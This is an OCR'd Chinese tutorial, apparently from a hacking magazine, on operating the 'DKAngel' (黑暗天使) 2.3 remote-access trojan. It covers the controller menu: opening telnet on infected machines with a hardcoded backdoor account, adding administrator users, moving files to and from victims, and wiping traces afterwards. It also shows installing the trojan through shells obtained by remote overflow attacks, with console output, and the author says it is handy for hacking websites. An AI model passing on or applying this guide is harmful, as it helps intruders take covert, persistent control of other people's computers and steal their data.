


图 5

激动的时候就要来临了，我们连接上去，如图6 所示。




图 6

连上了吧，是不是很像资源管理器，怎么处置它你应该明白了，别太过分噢！

下面解释一下图6 中右键菜单的各项作用：

1、连接到telnet 服务器：该项的作用就是在中木马的机器上打开telnet 服务，并且添加用户yyt_hac，密码为yyt_hac123，使你能用telnet 登录到目标机器上。如图7 所示为单击该菜单项弹出的登录窗口。




图 7

LOOK 注意 由于这种连接方式比较容易被发现，建议只在升级"黑暗天使"或第 2 项不成功时使用该连接。

2、连接到DKAngel：该项的作用就是连接到"黑暗天使"自带的shell 命令行状态，单击该项后，就会弹出一个命令行窗口，这时按一下回车键，如果连接成功的话就会进入如图 8 所示的命令行窗口。




图 8

LOOK 注意 由于这种连接命令行窗口不能即时显示程序的输出信息，建议不要用这种连接安装或卸载黑暗天使。




图 9



图 10

3、停止 telnet 服务器：该项的作用是停止目标机器上的 telnet 服务，并且删除在第 1 项所添加的用户，工作完了以后不要忘了运行该选项，以清除痕迹。

4、删除用户：该项用于删除目标机器上的用户，如图 9 所示。

LOOK 注意 图中的密码框不需要填写。

5、添加用户：该项的作用是添加一个用户到目标机器的管理员组里，如图 10 所示。

LOOK 注意 密码必须满足目标机器的安全策略。

6、上传文件到目标机器：该项的作用是把本机上的一个文件传到中木马的机器上去，如图 11 所示。




图 11

"上传后的位置"框中如果是一个目录名，那么文件上传后文件名不改变，如果"上传后的位置"框中是一个文件名，则上传后文件改名。

7、从目标机器下载文件：该项的作用是从中木马的机器上下载一个文件到你自己的机器上，如图 12 所示。




图 12

8、重起目标机器：该项使目标机器重新启动。

二、安装木马

本版本是给高手使用，高手可以先入侵到目标机器再在命令行下安装。把配置好的DKAngel.exe 文件拷到目标机器上，并运行它，只要没有出现带有三个"！"的提示信息就成功了。安装木马以后，随时都可以用editDK.exe的连接选项以 LocalSystem 身份登录到目标机器上，这对高手来说，还有什么不能做的呢？不过你的机器必须要有独立的IP 才能登录中木马的机器。这是一个缺点，在下一个版本中会改进。如图 13 所示。




图 13

图 13 是通过登录到目标机器的 telnet 服务器并且目标机器只有一个IP 地址时安装"黑暗天使"的情况，如果目标机器有两个IP 地址，安装"黑暗天使"时会要你选择以后要连接的 IP 地址，实际上就是你入侵用的IP 地址。如果你在 10 秒钟内没有选择，它会自动选择第一个IP 地址（默认是机器的第一个IP 地址），如图 14 所示。




图 14

对于在通过远程溢出攻击产生的命令行窗口或"黑暗天使"自带的命令行窗口中安装"黑暗天使"，要特别注意有多个网卡的机器。由于这种命令行窗口不能即时显示程序的输出信息而是要等程序结束后才会输出，因此提示你选择IP 地址的信息不会出现，在这种情况，你要先用ipconfig 查看目标机器的IP 地址配置信息，如图 15 所示。

由图 15 中可以看出，机器的第一个IP 地址是 202.119.0.1，是外部连接，一般入侵用的就是这个IP 地址；机器的第二个IP 地址是 1.1.1.100，是属于内部连接，一般用于内部局域网，Internet 上

的机器是连不到这个地址上来的。由于我们以后要连接的地址是202.119.0.1，因此安装“黑暗天使”时输入的IP地址序号为1，如图16所示。

```
E:\Microsoft Visual Studio\MyProjects\keyhook\editmb\Debug\DK...
[ASPRoot]                  [Inetpub]                  PMig.Log
PMig0.Log                  PMig01.Log
               3 个文件          1,418 字节
               5 个目录  1,484,959,744 可用字节

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter 外部连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 202.119.0.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.240
        Default Gateway . . . . . . . . . : 202.119.0.2

Ethernet adapter 内部连接 :

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 1.1.1.100
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

C:\>
```

图15

```
E:\Microsoft Visual Studio\MyProjects\keyhook\editmb\Debug\DK...
C:\>dkangel
dkangel
1


This is DKAngel 2.3 release version!

Killing process...
Getting ip address of the computer...
1、        202.119.0.1
2、        1.1.1.100
Please Select the number of the ip address you want to connect later
in 10 seconds(The number must between 1 and 2
,the default number is 1):
Please wait a minute....
Starting up The DKAngel
The DKAngel started!

DKAngel is installed and  started successfully!
C:\>2
'2' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\>
C:\>
```

图16

图16中的“1”就是输入的IP地址序号，输入“1”以后，每隔4、5秒钟按一下回车键，直到所有的提示信息出来为止，这种方式主要用于“黑暗天使”的升级安装。例如：你已经在一台机器上安装了“黑暗天使2.1”，现在要装2.3，如果目标机器的telnet服务不能用，你可以先连到“黑暗天使”自带的服务器命令行窗口中，先用“dkangel -u”进行卸载，卸载完了以后，“黑暗天使2.1”会在90秒钟后停止，你可以利用这90秒的时间安装2.3。关于在“黑暗天使”自带的服务器命令行窗口中卸载“黑暗天使”的方法，请参考卸载木马部分。

三、卸载木马

通过登录到目标机器的telnet服务器上卸载很简单，只要按照提示输入在设置木马时设置的密码就行了，如图17所示。

```
D:\WINNT\System32\cmd.exe
If you want to install higner version DKAngel,
Please use 'dkangel -u' to uninstall the DKAngel first!
E:\Microsoft Visual Studio\MyProjects\keyhook\serv\Release>dkangel
This is DKAngel 2.3 release version!

The DKAngel 2.3 is already been installed and started!
If you want to install higner version DKAngel,
Please use 'dkangel -u' to uninstall the DKAngel first!
E:\Microsoft Visual Studio\MyProjects\keyhook\serv\Release>dkangel -u
This is DKAngel 2.3 release version!

Please enter you password:yyt_hac

Please wait a minute.....
The DKAngel is deleted,and it will be stopped after 90 seconds!
During the 90 seconds,
you can install higher version DKAngel.
You must delete the file D:\WINNT\System32\DyxtH1W.dll
,D:\WINNT\System32\QuslNpd.dll
,D:\WINNT\Downloaded Program Files\DBqUUCr.dll
 after the DKAngel stopped manually!
DKAngel 2.3 is uninstalled!

Uinstallation is finished!
E:\Microsoft Visual Studio\MyProjects\keyhook\serv\Release>dkangel
```

图17

对于在通过远程溢出攻击产生的命令行窗口或“黑暗天使”自带的命令行窗口中卸载“黑暗天使”，由于不会出来提示信息，你在运转“dkangel -u”后，等几秒钟就输入密码，每隔5、6秒钟按一下回车键，如果没反应，你再输入一次密码，每隔5、6秒钟按一下回车键，直到所有的提示信息出来为止。卸载以后会有90秒钟让你安装更新版本的“黑暗天使”，如图18所示。

```
E:\Microsoft Visual Studio\MyProjects\keyhook\editmb\Debug\DK...
C:\>dkangel
dkangel
This is DKAngel 2.3 release version!

The DKAngel 2.3 is already been installed and started!
If you want to install higner version DKAngel,
Please use 'dkangel -u' to uninstall the DKAngel first!
C:\>dkangel -u
dkangel -u
yyt_hac

This is DKAngel 2.3 release version!

Please enter you password:
Please wait a minute.....
The DKAngel is deleted,and it will be stopped after 90 seconds!
During the 90 seconds,
you can install higher version DKAngel.
You must delete the file C:\WINNT\temp\tnLLWLU.tmp
,C:\WINNT\temp\dyijBdR.tmp
,C:\WINNT\Downloaded Program Files\osJFstK.tmp
 after the DKAngel stopped manually!
DKAngel 2.3 is uninstalled!

Uinstallation is finished!
```

图18

四、参数说明

-u20——卸载黑暗天使2.0，卸载完后，要重启才能安装更高版本的“黑暗天使”。

-u——卸载“黑暗天使2.0”以上版本，卸载完后，不需要重启就能安装更高版本的“黑暗天使”。

-h——显示帮助信息。

平时这东西对我没有什么用处，只是在黑一些破网站的时候才有大的用场。第一次写这样的文章，没有什么经验。谢谢支持！

入侵全攻略

阿吉

